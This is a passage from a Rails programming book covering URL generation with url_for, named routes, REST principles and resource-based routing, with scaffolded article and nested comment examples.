R OUTING R EQUESTS 434 This code will set @link to something like this: http://pragprog.com/store/display/123 The url_for method took our parameters and mapped them into a request that is compatible with our own routing. If the user selects a link that has this URL, it will invoke the expected action in our application. The rewriting behind url_for is fairly clever. It knows about default parameters and generates the minimal URL that will do what you want. And, as you might have suspected, we can play with it from within script/console. We can’t call url_for directly, because it is available only inside controllers and views. We can, however, do the next best thing and call the generate method inside rout- ings. Again, we’ll use the route set that we used previously. Let’s look at some examples: # No action or id, the rewrite uses the defaults >> rs.generate :controller => "store" => "/store" # If the action is missing, the rewrite inserts the default (index) in the URL >> rs.generate :controller => "store" , :id => 123 => "/store/index/123" # The id is optional >> rs.generate :controller => "store" , :action => :list => "/store/list" # A complete request >> rs.generate :controller => "store" , :action => :list, :id => 123 => "/store/list/123" # Additional parameters are added to the end of the URL >> rs.generate :controller => "store" , :action => :list, :id => 123, ?> :extra => "wibble" => "/store/list/123?extra=wibble" The defaulting mechanism uses values from the current request if it can. This is most commonly used to fill in the current controller’s name if the :controller parameter is omitted. We can demonstrate this inside script/console by using the optional second parameter to generate. This parameter gives the options that were parsed from the currently active request. So, if the current request is to /store/index and we generate a new URL giving just an action of show, we’ll still see the store part included in the URL’s path: >> rs.generate({:action => "show"}, ?> {:controller => "store", :action => "index"}) => "/store/show" To make this more concrete, we can see what would happen if we used url_for in (say) a view in these circumstances. Note that the url_for method is normally Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 435 available only to controllers, but script/console provides us with an app object with a similar method, the key difference being that the method on the app object doesn’t have a default request. This means that we can’t rely on defaults being provided for :controller and :action: >> app.url_for :controller => :store, :action => :display, :id => 123 => http://example.com/store/status URL generation works for more complex routings as well. For example, the routing for our blog includes the following mappings: Download e1/routing/config/routes_for_blog.rb # Return articles for a year, year/month, or year/month/day map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.connect "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.connect "blog/:controller/:action/:id" Imagine the incoming request was http://pragprog.com/blog/2006/07/28. This will have been mapped to the show_date action of the Blog controller by the first rule: >> ActionController::Routing.use_controllers! [ "blog" ] => ["blog"] >> load "config/routes_for_blog.rb" => true >> last_request = rs.recognize_path "/blog/2006/07/28" => {:month=>"07", :year=>"2006", :controller=>"blog", :day=>"28", :action=>"show_date"} Let’s see what various url_for calls will generate in these circumstances. If we ask for a URL for a different day, the mapping call will take the values from the incoming request as defaults, changing just the day parameter: >> rs.generate({:day => 25}, last_request) => "/blog/2006/07/25" Now let’s see what happens if we instead give it just a year: >> rs.generate({:year => 2005}, last_request) => "/blog/2005" Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 436 That’s pretty smart. The mapping code assumes that URLs represent a hier- archy of values.3 Once we change something away from the default at one level in that hierarchy, it stops supplying defaults for the lower levels. This is reasonable: the lower-level parameters really make sense only in the context of the higher-level ones, so changing away from the default invalidates the lower-level ones. By overriding the year in this example, we implicitly tell the mapping code that we don’t need a month and day. Note also that the mapping code chose the first rule that could reasonably be used to render the URL. Let’s see what happens if we give it values that can’t be matched by the first, date-based rule: >> rs.generate({:action => "edit" , :id => 123}, last_request) => "/blog/blog/edit/123" Here the first blog is the fixed text, the second blog is the name of the controller, and edit is the action name—the mapping code applied the third rule. If we’d specified an action of show, it would use the second mapping: >> rs.generate({:action => "show" , :id => 123}, last_request) => "/blog/show/123" Most of the time the mapping code does just what you want. However, it is sometimes too smart. Say you wanted to generate the URL to view the blog entries for 2006. You could write this: >> rs.generate({:year => 2006}, last_request) You might be surprised when the mapping code spat out a URL that included the month and day as well: => "/blog/2006/07/28" The year value you supplied was the same as that in the current request. Because this parameter hadn’t changed, the mapping carried on using default values for the month and day to complete the rest of the URL. To get around this, set the month parameter to nil: >> rs.generate({:year => 2006, :month => nil}, last_request) => "/blog/2006" In general, if you want to generate a partial URL, it’s a good idea to set the first of the unused parameters to nil; doing so prevents parameters from the incoming request leaking into the outgoing URL. Sometimes you want to do the opposite, changing the value of a parameter higher in the hierarchy and forcing the routing code to continue to use values at lower levels. In our example, this would be like specifying a different year and having it add the existing default month and day values after it in the 3. This is natural on the Web, where static content is stored within folders (directories), which themselves may be within folders, and so on. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 437 URL. To do this, we can fake out the routing code—we use the :overwrite_params option to tell url_for that the original request parameters contained the new year that we want to use. Because it thinks that the year hasn’t changed, it con- tinues to use the rest of the defaults. (Note that this option doesn’t work down within the routing API, so we can’t demonstrate it directly in script/console.) url_for(:year => "2002" ) => http://example.com/blog/2002 url_for(:overwrite_params => {:year => "2002" }) => http://example.com/blog/2002/4/15 One last gotcha. Say a mapping has a requirement such as this: map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]d/, :day => /[0-3]d/}, Note that the :day parameter is required to match /[0-3]d/; it must be two digits long. This means that if you pass in a Fixnum value less than 10 when creating a URL, this rule will not be used. url_for(:year => 2005, :month => 12, :day => 8) Because the number 8 converts to the string "8" and that string isn’t two digits long, the mapping won’t fire. The fix is either to relax the rule (making the leading zero optional in the requirement with [0-3]?d) or to make sure you pass in two-digit numbers: url_for(:year=>year, :month=>sprintf("%02d" , month), :day=>sprintf("%02d" , day)) The url_for Method Now that we’ve looked at how mappings are used to generate URLs, we can look at the url_for method in all its glory: url_for Create a URL that references this application url_for(option => value, ...) Creates a URL that references a controller in this application. The options hash supplies parameter names and their values that are used to fill in the URL (based on a mapping). The parameter values must match any constraints imposed by the mapping that is used. Certain parameter names, listed in the Options: section that follows, are reserved and are used to fill in the nonpath part of the URL. If you use an Active Record model object as a value in url_for (or any related method), that object’s database id will be used. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 438 The two redirect calls in the following code fragment have an identical effect: user = User.find_by_name("dave thomas" ) redirect_to(:action => 'delete' , :id => user.id) # can be written as redirect_to(:action => 'delete' , :id => user) url_for also accepts a single string or symbol as a parameter. Rails uses this internally. You can override the default values for the parameters in the following table by imple- menting the method default_url_options in your controller. This should return a hash of parameters that could be passed to url_for. Options: :anchor string An anchor name to be appended to the URL. Rails automati- cally prepends the # character. :host string Sets the host name and port in the URL. Use a string such as store.pragprog.com or helper.pragprog.com:8080. Defaults to the host in the incoming request. :only_path boolean Only the path component of the URL is generated; the protocol, host name, and port are omitted. :protocol string Sets the protocol part of the URL. Use a string such as "https://". Defaults to the protocol of the incoming request. :overwrite_params hash The options in hash are used to create the URL, but no default values are taken from the current request. :skip_relative_url_root boolean If true, the relative URL root is not prepended to the gener- ated URL. See Section 21.2, Rooted URLs, on page 441 for more details. :trailing_slash boolean Appends a slash to the generated URL. Use :trailing_slash with caution if you also use page or action caching (described start- ing on page 496). The extra slash reportedly confuses the caching algorithm. :port integer Sets the port to connect to. Defaults based on the protocol. :user string Sets the user. Used for inline authentication. Used only if :pass- word is also specified. :password string Sets the password. Used for inline authentication. Used only if :user is also specified. Named Routes So far we’ve been using anonymous routes, created using map.connect in the routes.rb file. Often this is enough; Rails does a good job of picking the URL to generate given the parameters we pass to url_for and its friends. However, we can make our application easier to understand by giving the routes names. This doesn’t change the parsing of incoming URLs, but it lets us be explicit about generating URLs using specific routes in our code. You create a named route simply by using a name other than connect in the routing definition. The name you use becomes the name of that particular route. Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 439 For example, we might recode our blog routing as follows: Download e1/routing/config/routes_with_names.rb ActionController::Routing::Routes.draw do |map| # Straight 'http://my.app/blog/' displays the index map.index "blog/" , :controller => "blog" , :action => "index" # Return articles for a year, year/month, or year/month/day map.date "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.show_article "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.blog_admin "blog/:controller/:action/:id" # Catchall so we can gracefully handle badly formed requests map.catch_all "*anything" , :controller => "blog" , :action => "unknown_request" end Here we’ve named the route that displays the index as index, the route that accepts dates is called date, and so on. We can use these to generate URLs by appending _url to their names and using them in the same way we’d otherwise use url_for. Thus, to generate the URL for the blog’s index, we could use this: @link = index_url This will construct a URL using the first routing, resulting in the following: http://pragprog.com/blog/ You can pass additional parameters as a hash to these named routes. The parameters will be added into the defaults for the particular route. This is illustrated by the following examples: index_url #=> http://pragprog.com/blog date_url(:year => 2005) #=> http://pragprog.com/blog/2005 Report erratum this copy is (P1.0 printing, March 2009)
R OUTING R EQUESTS 440 date_url(:year => 2003, :month => 2) #=> http://pragprog.com/blog/2003/2 show_article_url(:id => 123) #=> http://pragprog.com/blog/show/123 You can use an xxx _url method wherever Rails expects URL parameters. Thus, you could redirect to the index page with the following code: redirect_to(index_url) In a view template, you could create a hyperlink to the index using this: <%= link_to("Index" , index_url) %> As well as the xxx_url methods, Rails also creates xxx_path forms. These con- struct just the path portion of the URL (ignoring the protocol, host, and port). Finally, if the only parameters to a named URL generation method are used to fill in values for named fields in the URL, you can pass them as regular param- eters, rather than as a hash. For example, our sample routes.rb file defined a named URL for blog administration: Download e1/routing/config/routes_with_names.rb map.blog_admin "blog/:controller/:action/:id" We’ve already seen how we can link to the list users action with a named URL generator: blog_admin_url :controller => 'users' , :action => 'list' Because we’re using options only to give the named parameters values, we could also have used this: blog_admin_url 'users' , 'list' Perhaps surprisingly, this form is less efficient than passing a hash of values: Controller Naming Back on page 269 we said that controllers could be grouped into modules and that incoming URLs identified these controllers using a path-like convention. An incoming URL of http://my.app/admin/book/edit/123 would invoke the edit action of BookController in the Admin module. This mapping also affects URL generation: • If you do not pass a :controller parameter to url_for, it uses the current controller. • If you pass a controller name starting with /, then that name is absolute. • All other controller names are relative to the module of the controller issuing the request. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 441 To illustrate this, let’s assume an incoming request of this format: http://my.app/admin/book/edit/123 url_for(:action => "edit" , :id => 123) #=> http://my.app/admin/book/edit/123 url_for(:controller => "catalog" , :action => "show" , :id => 123) #=> http://my.app/admin/catalog/show/123 url_for(:controller => "/store" , :action => "purchase" , :id => 123) #=> http://my.app/store/purchase/123 url_for(:controller => "/archive/book" , :action => "record" , :id => 123) #=> http://my.app/archive/book/record/123 Rooted URLs Sometimes you want to run multiple copies of the same application. Perhaps you’re running a service bureau and have multiple customers. Or maybe you want to run both staging and production versions of your application. If possible, the easiest way of doing this is to run multiple (sub)domains with an application instance in each. However, if this is not possible, you can also use a prefix in your URL path to distinguish your application instances. For example, you might run multiple users’ blogs on URLs such as this: http://megablogworld.com/dave/blog http://megablogworld.com/joe/blog http://megablogworld.com/sue/blog In these cases, the prefixes dave, joe, and sue identify the application instance. The application’s routing starts after this. You can tell Rails to ignore this part of the path on URLs it receives, and to prepend it on URLs it generates, by set- ting the environment variable RAILS_RELATIVE_URL_ROOT. If your Rails application is running on Apache, this feature is automatically enabled. 21.3 Resource-Based Routing Rails routes support the mapping between URLs and actions based on the contents of the URL and on the HTTP method used to invoke the request. We’ve seen how to do this on a URL-by-URL basis using anonymous or named routes. Rails also supports a higher-level way of creating groups of related routes. To understand the motivation for this, we need to take a little diversion into the world of Representational State Transfer. REST: Representational State Transfer REST is a way of thinking about the architecture of distributed hypermedia systems. This is relevant to us because many web applications can be catego- rized this way. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 442 The ideas behind REST were formalized in Chapter 5 of Roy Fielding’s 2000 PhD dissertation.4 In a REST approach, servers communicate with clients using stateless connections. All the information about the state of the inter- action between the two is encoded into the requests and responses between them. Long-term state is kept on the server as a set of identifiable resources. Clients access these resources using a well-defined (and severely constrained) set of resource identifiers (URLs in our context). REST distinguishes the con- tent of resources from the presentation of that content. REST is designed to support highly scalable computing while constraining application architec- tures to be decoupled by nature. There’s a lot of abstract stuff in this description. What does REST mean in practice? First, the formalities of a RESTful approach mean that network designers know when and where they can cache responses to requests. This enables load to be pushed out through the network, increasing performance and resilience while reducing latency. Second, the constraints imposed by REST can lead to easier-to-write (and maintain) applications. RESTful applications don’t worry about implement- ing remotely accessible services. Instead, they provide a regular (and simple) interface to a set of resources. Your application implements a way of listing, creating, editing, and deleting each resource, and your clients do the rest. Let’s make this more concrete. In REST, we use a simple set of verbs to operate on a rich set of nouns. If we’re using HTTP, the verbs correspond to HTTP meth- ods (GET, PUT, POST, and DELETE, typically). The nouns are the resources in our application. We name those resources using URLs. A content management system might contain a set of articles. There are implic- itly two resources here. First, there are the individual articles. Each consti- tutes a resource. There’s also a second resource: the collection of articles. To fetch a list of all the articles, we could issue an HTTP GET request against this collection, say on the path /articles. To fetch the contents of an individual resource, we have to identify it. The Rails way would be to give its primary key value (that is, its id). Again we’d issue a GET request, this time against the URL /articles/1. So far, this is all looking quite familiar. But what happens when we want to add an article to our collection? In non-RESTful applications, we’d probably invent some action with a verb phrase as a name: articles/add_article/1. In the world of REST, we’re not sup- posed to do this. We’re supposed to tell resources what to do using a standard set of verbs. To create a new article in our collection using REST, we’d use an 4. http://www.ics.uci.edu/~fielding/pubs/dissertation/rest_arch_style.htm Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 443 HTTP POST request directed at the /articles path, with the post data containing the article to add. Yes, that’s the same path we used to get a list of articles. If you issue a GET to it, it responds with a list, and if you do a POST to it, it adds a new article to the collection. Take this a step further. We’ve already seen you can retrieve the content of an article—you just issue a GET request against the path /articles/1. To update that article, you’d issue an HTTP PUT request against the same URL. And, to delete it, you could issue an HTTP DELETE request, again using the same URL. Take this further. Maybe our system also tracks users. Again, we have a set of resources to deal with. REST tells us to use the same set of verbs (GET, POST, PUT, and DELETE) against a similar-looking set of URLS (/users, /user/1, ...). Now we see some of the power of the constraints imposed by REST. We’re already familiar with the way Rails constrains us to structure our applications a certain way. Now the REST philosophy tells us to structure the interface to our applications too. Suddenly our world gets a lot simpler. REST and Rails Rails 1.2 added direct support for this type of interface; it adds a kind of macro route facility, called resources. Let’s create a set of RESTful routes for our articles example: ActionController::Routing::Routes.draw do |map| map.resources :articles end The map.resources line has added seven new routes and four new route helpers to our application. Along the way, it assumed that the application will have a controller named ArticlesController containing seven actions with given names. It’s up to us to write that controller. Before we do, take a look at the routes that were generated for us. We do this by making use of the handy rake routes command:5 articles GET /articles {:controller=>"articles", :action=>"index"} formatted_articles GET /articles.:format {:controller=>"articles", :action=>"index"} POST /articles {:controller=>"articles", :action=>"create"} POST /articles.:format {:controller=>"articles", :action=>"create"} 5. Depending on what release of Rails you are running, you might not see route names that begin with the prefix formatted_. Such routes were found to be rarely used and consumed both CPU and memory resources and therefore are scheduled to be removed in Rails 2.3, to be replaced by an optional :format argument. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 444 new_article GET /articles/new {:controller=>"articles", :action=>"new"} formatted_new_article GET /articles/new.:format {:controller=>"articles", :action=>"new"} edit_article GET /articles/:id/edit {:controller=>"articles", :action=>"edit"} formatted_edit_article GET /articles/:id/edit.:format {:controller=>"articles", :action=>"edit"} article GET /articles/:id {:controller=>"articles", :action=>"show"} formatted_article GET /articles/:id.:format {:controller=>"articles", :action=>"show"} PUT /articles/:id {:controller=>"articles", :action=>"update"} PUT /articles/:id.:format {:controller=>"articles", :action=>"update"} DELETE /articles/:id {:controller=>"articles", :action=>"destroy"} DELETE /articles/:id.:format {:controller=>"articles", :action=>"destroy"} /:controller/:action/:id /:controller/:action/:id.:format All the routes defined are spelled out in a columnar format. The lines will generally wrap on your screen; in fact, they had to be broken into two lines per route to fit on this page. The columns are route name, HTTP method, route path, and (on a separate line on this page) route requirements. By now, these should all be familiar to you, because you can define the same mapping using the comprehensive method defined on page 426. The last two entries represent the default routes that were present before we generated the scaffold for the articles model. Now let’s look at the seven controller actions that these routes reference. Although we created our routes to manage the articles in our application, let’s broaden this out in these descriptions and talk about resources—after all, the same seven methods will be required for all resource-based routes: index Returns a list of the resources. create Creates a new resource from the data in the POST request, adding it to the collection. new Constructs a new resource and passes it to the client. This resource will not have been saved on the server. You can think of the new action as creating an empty form for the client to fill in. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 445 show Returns the contents of the resource identified by params[:id]. update Updates the contents of the resource identified by params[:id] with the data associated with the request. edit Returns the contents of the resource identified by params[:id] in a form suitable for editing. destroy Destroys the resource identified by params[:id]. You can see that these seven actions contain the four basic CRUD operations (create, read, update, and delete). They also contain an action to list resources and two auxiliary actions that return new and existing resources in a form suitable for editing on the client. If for some reason you don’t need or want all seven actions, you can limit the actions produced using :only or :except options on your map.resource: map.resources :comments, :except => [:update, :destroy] Several of the routes are named routes—as described in Section 21.2, Named Routes, on page 438—enabling you to use helper functions such as articles_url and edit_article_url(:id=>1). Two routes are defined for each controller action: one with a default format and one with an explicit format. We will cover formats in more detail in Section 21.3, Selecting a Data Representation, on page 457. But first, let’s create a simple application to play with this. By now, you know the drill, so we’ll take it quickly. We’ll create an application called restful: work> rails restful So, now we’ll start creating our model, controller, views, and so on. We could do this manually, but Rails comes ready-made to produce scaffolding that uses resource-based routing, so let’s save ourselves some typing. The gener- ator takes the name of the model (the resource) and optionally a list of field names and types. In our case, the article model has three attributes: a title, a summary, and the content: restful> ruby script/generate scaffold article title:string summary:text content:text exists app/models/ exists app/controllers/ exists app/helpers/ create app/views/articles exists app/views/layouts/ exists test/functional/ exists test/unit/ exists public/stylesheets/ Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 446 create app/views/articles/index.html.erb create app/views/articles/show.html.erb create app/views/articles/new.html.erb create app/views/articles/edit.html.erb create app/views/layouts/articles.html.erb create public/stylesheets/scaffold.css create app/controllers/articles_controller.rb create test/functional/articles_controller_test.rb create app/helpers/articles_helper.rb route map.resources :articles dependency model exists app/models/ exists test/unit/ exists test/fixtures/ create app/models/article.rb create test/unit/article_test.rb create test/fixtures/articles.yml create db/migrate create db/migrate/20080601000001_create_articles.rb Take a look at the line that starts with route in the output of this command. It’s telling us that the generator has automatically added the appropriate mapping to our application’s routes. Let’s take a look at what it did. Look at the top of the file routes.rb in the config/ directory: Download restful/config/routes.rb ActionController::Routing::Routes.draw do |map| map.resources :articles # ... map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end The migration file was automatically created and populated with the informa- tion we gave the generator: Download restful/db/migrate/20080601000001_create_articles.rb class CreateArticles < ActiveRecord::Migration def self.up create_table :articles do |t| t.string :title t.text :summary t.text :content t.timestamps end end def self.down drop_table :articles end end Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 447 So, all we have to do is run the migration: restful> rake db:migrate Now we can start the application (by running script/server) and play. The index page lists existing articles; you can add an article, edit an existing article, and so on. But, as you’re playing, take a look at the URLs that are generated. Let’s take a look at the controller code: Download restful/app/controllers/articles_controller.rb class ArticlesController < ApplicationController # GET /articles # GET /articles.xml def index @articles = Article.find(:all) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @articles } end end # GET /articles/1 # GET /articles/1.xml def show @article = Article.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @article } end end # GET /articles/new # GET /articles/new.xml def new @article = Article.new respond_to do |format| format.html # new.html.erb format.xml { render :xml => @article } end end # GET /articles/1/edit def edit @article = Article.find(params[:id]) end # POST /articles # POST /articles.xml def create @article = Article.new(params[:article]) Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 448 respond_to do |format| if @article.save flash[:notice] = 'Article was successfully created.' format.html { redirect_to(@article) } format.xml { render :xml => @article, :status => :created, :location => @article } else format.html { render :action => "new" } format.xml { render :xml => @article.errors, :status => :unprocessable_entity } end end end # PUT /articles/1 # PUT /articles/1.xml def update @article = Article.find(params[:id]) respond_to do |format| if @article.update_attributes(params[:article]) flash[:notice] = 'Article was successfully updated.' format.html { redirect_to(@article) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @article.errors, :status => :unprocessable_entity } end end end # DELETE /articles/1 # DELETE /articles/1.xml def destroy @article = Article.find(params[:id]) @article.destroy respond_to do |format| format.html { redirect_to(articles_url) } format.xml { head :ok } end end end Notice how we have one action for each of the RESTful actions. The comment before each shows the format of the URL that invokes it. Notice also that many of the actions contain a respond_to block. As we saw back on page 185, Rails uses this to determine the type of content to send in a response. The scaffold generator automatically creates code that will respond appropriately to requests for HTML or XML content. We’ll play with that in a little while. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 449 The views created by the generator are fairly straightforward. The only tricky thing is the need to use the correct HTTP method to send requests to the server. For example, the view for the index action looks like this: Download restful/app/views/articles/index.html.erb <h1>Listing articles</h1> <table> <tr> <th>Title</th> <th>Summary</th> <th>Content</th> </tr> <% for article in @articles %> <tr> <td><%=h article.title %></td> <td><%=h article.summary %></td> <td><%=h article.content %></td> <td><%= link_to 'Show', article %></td> <td><%= link_to 'Edit', edit_article_path(article) %></td> <td><%= link_to 'Destroy', article, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New article', new_article_path %> The links to the actions that edit an article and add a new article should both use regular GET methods, so a standard link_to works fine.6 However, the request to destroy an article must issue an HTTP DELETE, so the call includes the :method => :delete option to link_to.7 For completeness, here are the other views: Download restful/app/views/articles/edit.html.erb <h1>Editing article</h1> <% form_for(@article) do |f| %> <%= f.error_messages %> 6. Note how we’re using named routes as the parameters to these calls. Once you go RESTful, named routes are de rigueur. 7. And here the implementation gets messy. Browsers cannot issue HTTP DELETE requests, so Rails fakes it out. If you look at the generated HTML, you’ll see that Rails uses JavaScript to generate a dynamic form. The form will post to the action you specify. But it also contains an extra hidden field named _method whose value is delete. When a Rails application receives a _method parameter, it ignores the real HTTP method and pretends the parameter’s value (delete in this case) was used. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 450 <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :summary %><br /> <%= f.text_area :summary %> </p> <p> <%= f.label :content %><br /> <%= f.text_area :content %> </p> <p> <%= f.submit "Update" %> </p> <% end %> <%= link_to 'Show', @article %> | <%= link_to 'Back', articles_path %> Download restful/app/views/articles/new.html.erb <h1>New article</h1> <% form_for(@article) do |f| %> <%= f.error_messages %> <p> <%= f.label :title %><br /> <%= f.text_field :title %> </p> <p> <%= f.label :summary %><br /> <%= f.text_area :summary %> </p> <p> <%= f.label :content %><br /> <%= f.text_area :content %> </p> <p> <%= f.submit "Create" %> </p> <% end %> <%= link_to 'Back', articles_path %> Download restful/app/views/articles/show.html.erb <p> <b>Title:</b> <%=h @article.title %> </p> <p> <b>Summary:</b> <%=h @article.summary %> </p> Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 451 <p> <b>Content:</b> <%=h @article.content %> </p> <%= link_to 'Edit', edit_article_path(@article) %> | <%= link_to 'Back', articles_path %> Adding Your Own Actions In an ideal world you’d use a consistent set of actions across all your appli- cation’s resources, but this isn’t always practical. You sometimes need to add special processing to a resource. For example, we may need to create an inter- face to allow people to fetch just recent articles. To do that with Rails, we use an extension to the map.resources call: ActionController::Routing::Routes.draw do |map| map.resources :articles, :collection => { :recent => :get } end That syntax takes a bit of getting used to. It says “we want to add a new action named recent, invoked via an HTTP GET. It applies to the collection of resources—in this case all the articles.” The :collection option adds the following routing to the standard set added by map.resources: Method URL Path Action Helper GET /articles/recent recent recent_articles_url In fact, we’ve already seen this technique of appending special actions to a URL using a slash—the edit action uses the same mechanism. You can also create special actions for individual resources; just use :member instead of :collection. For example, we could create actions that mark an article as embargoed or released—an embargoed article is invisible until released: ActionController::Routing::Routes.draw do |map| map.resources :articles, :member => { :embargo => :put, :release => :put } end This adds the following routes to the standard set added by map.resources: Method URL Path Action Helper PUT /articles/1/embargo embargo embargo_article_url(:id => 1) PUT /articles/1/release release release_article_url(:id => 1) It’s also possible to create special actions that create new resources; use :new, passing it the same hash of :action => :method we used with :collection and :member. For example, we might need to create articles with just a title and a body—the summary is omitted. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 452 We could create a special shortform action for this: ActionController::Routing::Routes.draw do |map| map.resources :articles, :new => { :shortform => :post } end This adds the following routes to the standard set added by map.resources: Method URL Path Action Helper POST /articles/new/shortform shortform shortform_new_article_url Nested Resources Often our resources themselves contain additional collections of resources. For example, we may want to allow folks to comment on our articles. In this case, each comment would be a resource, and collections of comments would be associated with each article resource. Rails provides a convenient and intuitive way of declaring the routes for this type of situation: Download restful2/config/routes.rb ActionController::Routing::Routes.draw do |map| map.resources :articles do |article| article.resources :comments end # ... map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end There even is a shorthand for the simplest and most common case, such as this one: map.resources :articles, :has_many => :comments Both expressions are equivalent and define the top-level set of article routes and additionally create a set of subroutes for comments. Because the com- ment resources appear inside the articles block, a comment resource must be qualified by an article resource. This means that the path to a comment must always be prefixed by the path to a particular article. To fetch the comment with id 4 for the article with an id of 99, you’d use a path of /arti- cles/99/comments/4. Once again, we can see the full set of routes generated by our configuration by using the rake routes command: articles GET /articles {:controller=>"articles", :action=>"index"} formatted_articles GET /articles.:format {:controller=>"articles", :action=>"index"} Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 453 POST /articles {:controller=>"articles", :action=>"create"} POST /articles.:format {:controller=>"articles", :action=>"create"} new_article GET /articles/new {:controller=>"articles", :action=>"new"} formatted_new_article GET /articles/new.:format {:controller=>"articles", :action=>"new"} edit_article GET /articles/:id/edit {:controller=>"articles", :action=>"edit"} formatted_edit_article GET /articles/:id/edit.:format {:controller=>"articles", :action=>"edit"} article GET /articles/:id {:controller=>"articles", :action=>"show"} formatted_article GET /articles/:id.:format {:controller=>"articles", :action=>"show"} PUT /articles/:id {:controller=>"articles", :action=>"update"} PUT /articles/:id.:format {:controller=>"articles", :action=>"update"} DELETE /articles/:id {:controller=>"articles", :action=>"destroy"} DELETE /articles/:id.:format {:controller=>"articles", :action=>"destroy"} article_comments GET /articles/:article_id/comments {:controller=>"comments", :action=>"index"} formatted_article_comments GET /articles/:article_id/comments.:format {:controller=>"comments", :action=>"index"} POST /articles/:article_id/comments {:controller=>"comments", :action=>"create"} POST /articles/:article_id/comments.:format {:controller=>"comments", :action=>"create"} new_article_comment GET /articles/:article_id/comments/new {:controller=>"comments", :action=>"new"} formatted_new_article_comment GET /articles/:article_id/comments/new.:format {:controller=>"comments", :action=>"new"} edit_article_comment GET /articles/:article_id/comments/:id/edit {:controller=>"comments", :action=>"edit"} formatted_edit_article_comment GET /articles/:article_id/comments/:id/edit.:format {:controller=>"comments", :action=>"edit"} article_comment GET /articles/:article_id/comments/:id {:controller=>"comments", :action=>"show"} formatted_article_comment GET /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"show"} PUT /articles/:article_id/comments/:id {:controller=>"comments", :action=>"update"} PUT /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"update"} DELETE /articles/:article_id/comments/:id {:controller=>"comments", :action=>"destroy"} DELETE /articles/:article_id/comments/:id.:format {:controller=>"comments", :action=>"destroy"} /:controller/:action/:id /:controller/:action/:id.:format Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 454 Note here that the named route for /articles/:article_id/comments/:id is article_ comment, not simply comment. This naming simply reflects the nesting of these resources. We can extend our previous article’s application to support these new routes. First, we’ll create a model for comments and add a migration: restful> ruby script/generate model comment comment:text article_id:integer Download restful2/db/migrate/20080601000002_create_comments.rb class CreateComments < ActiveRecord::Migration def self.up create_table :comments do |t| t.text :comment t.integer :article_id t.timestamps end end def self.down drop_table :comments end end Second, we’ll need to tell the article model that it now has associated com- ments. We’ll also add a link back to articles from comments. Download restful2/app/models/article.rb class Article < ActiveRecord::Base has_many :comments end Download restful2/app/models/comment.rb class Comment < ActiveRecord::Base belongs_to :article end And we run the migration: restful> rake db:migrate We’ll create a CommentsController to manage the comments resource. We’ll give it the same actions as the scaffold-generated articles controller, except we’ll omit index and show, because comments are displayed only from an article’s show action. We’ll update the show template for articles to display any comments, and we’ll add a link to allow a new comment to be posted. Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 455 Download restful2/app/views/articles/show.html.erb <p> <b>Title:</b> <%=h @article.title %> </p> <p> <b>Summary:</b> <%=h @article.summary %> </p> <p> <b>Content:</b> <%=h @article.content %> </p> <% unless @article.comments.empty? %> <%= render :partial => "/comments/comment" , :collection => @article.comments %> <% end %> <%= link_to "Add comment" , new_article_comment_url(@article) %> | <%= link_to 'Edit', edit_article_path(@article) %> | <%= link_to 'Back', articles_path %> This code illustrates a couple of interesting techniques. We use a partial tem- plate to display the comments, but that template is located in the directory app/views/comments. We tell Rails to look there by putting a leading / and the relative path in the render call. The code also uses the fact that routing helpers accept positional parameters. Rather than writing this: new_article_comment_url(:article_id => @article.id) we can use the fact that the :article field is the first in the route, and write this: new_article_comment_url(@article) However, the actions have a slightly different form; because comments are accessed only in the context of an article, we fetch the article before working on the comment itself. We also use the collection methods declared by has_many to double-check that we work only with comments belonging to the current article. Download restful2/app/controllers/comments_controller.rb class CommentsController < ApplicationController before_filter :find_article def new @comment = Comment.new end Report erratum this copy is (P1.0 printing, March 2009)
